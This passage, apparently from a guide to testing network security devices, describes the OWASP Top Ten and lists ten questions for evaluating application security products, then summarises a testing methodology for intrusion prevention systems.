
The Open Web Application Security Project (OWASP) provides free whitepapers, tools, and standards for securing applications. It is an all-volunteer, non-profit group with local chapters and national conferences. One important resource is the OWASP Top Ten that outlines ten significant classes of application vulnerabilities. The Top Ten is a consensus from security experts around the world on the most critical web application security flaws. It can be found at https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project. Organizations are urged to audit their web applications to ensure that their web applications do not contain these security flaws. Adopting this standard is an important step toward intrusion prevention.



Another good OWASP resource is a checklist to evaluate security products called "Ten questions to ask about application security systems" by Abhishek Chauhan. It can be located at http://www.computerworld.com/securitytopics/security/story/0,,97573,00.html and contains the following questions to ask about your security product:

1. Does it inspect application communications or just packets?
2. Does it detect and defeat encrypted application attacks?
3. Does it protect the application infrastructure and users?
4. Does it defeat zero-day attacks?
5. Does it cloak application infrastructure elements?
6. Does it prevent the leakage of sensitive corporate or customer data?
7. Does it block benign traffic?
8. Does it rationalize the web infrastructure?
9. Can it deploy consistent security for all applications?
10. Does it adapt policies for dynamic application environments?

This checklist can be used to evaluate the features of an IPS. Make sure to select the appropriate system according to your requirements and resources.



The network security community is in need of a standardized testing methodology. This section provides a foundation to build this methodology by taking performance, functional, and information aspects into consideration. Defining the scope of the testing is the most important phase of the testing methodology, especially for bakeoffs between similar security devices. Several tools are available, most for free, to assist in testing. Make use of these tools and the various testing white papers as much as possible. Lastly, ask the ten basic questions when evaluating and purchasing a security product.